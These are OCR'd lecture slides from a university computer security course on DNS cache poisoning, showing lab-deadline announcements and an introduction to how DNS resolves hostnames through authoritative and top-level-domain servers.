
CSCI 476: Computer Security

Network Security: DNS Cache Poisoning




Reese Pearsall
Fall 2023

Announcement

Lab 5 (XSS) due **tonight** at 11:59 PM

Lab 6 (TCP/IP Attacks) Due Tuesday **11/7** @ 11:59 PM

Happy halloween



Reverse Shell w/ Session Hijack Attack

When browsing the web, computers need the **IP address** of the host we are communicating with

Humans do not use IP addresses when using the internet, they use hostnames (English)

We need a way to go from **hostnames** to **IP addresses**

Humans browse the web using hostnames
- (They need English)

Computers understand numbers
- (They need IP addresses)

???

153.90.127.197

When browsing the web, computers need the **IP address** of the host we are communicating with

Humans do not use IP addresses when using the internet, they use hostnames (English)

We need a way to go from **hostnames** to **IP addresses**


Humans browse the web using hostnames
- (They need English)

Computers understand numbers
- (They need IP addresses)

DNS


153.90.127.197

DNS Architecture



Clients will first need to resolve hostnames with DNS

DNS Architecture



DNS Architecture

(how big would that map be?)

- DNS is a **distributed**, **hierarchical** database (no DNS server has all the records!)

Hierarchy consists of different types of DNS servers:

DNS Architecture

(how big would that map be?)

- DNS is a **distributed**, **hierarchical** database (no DNS server has all the records!)

Hierarchy consists of different types of DNS servers:

Authoritative DNS servers- Organization’s own DNS with up-to-date records

facebook.com DNS

amazon.com DNS

montana.edu DNS

harvard.edu DNS

DNS Architecture


(how big would that map be?)

- DNS is a **distributed**, **hierarchical** database (no DNS server has all the records!)

Hierarchy consists of different types of DNS servers:

Authoritative DNS servers- Organization’s own DNS with up-to-date records

Top-level domain (TLD) servers- responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)



DNS Architecture


(how big would that map be?)

- DNS is a **distributed**, **hierarchical** database (no DNS server has all the records!)

Hierarchy consists of different types of DNS servers:

Authoritative DNS servers- Organization's own DNS with up-to-date records

Top-level domain (TLD) servers- responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)



DNS Architecture

(how big would that map be?)


- DNS is a **distributed**, **hierarchical** database (no DNS server has all the records!)

Hierarchy consists of different types of DNS servers:

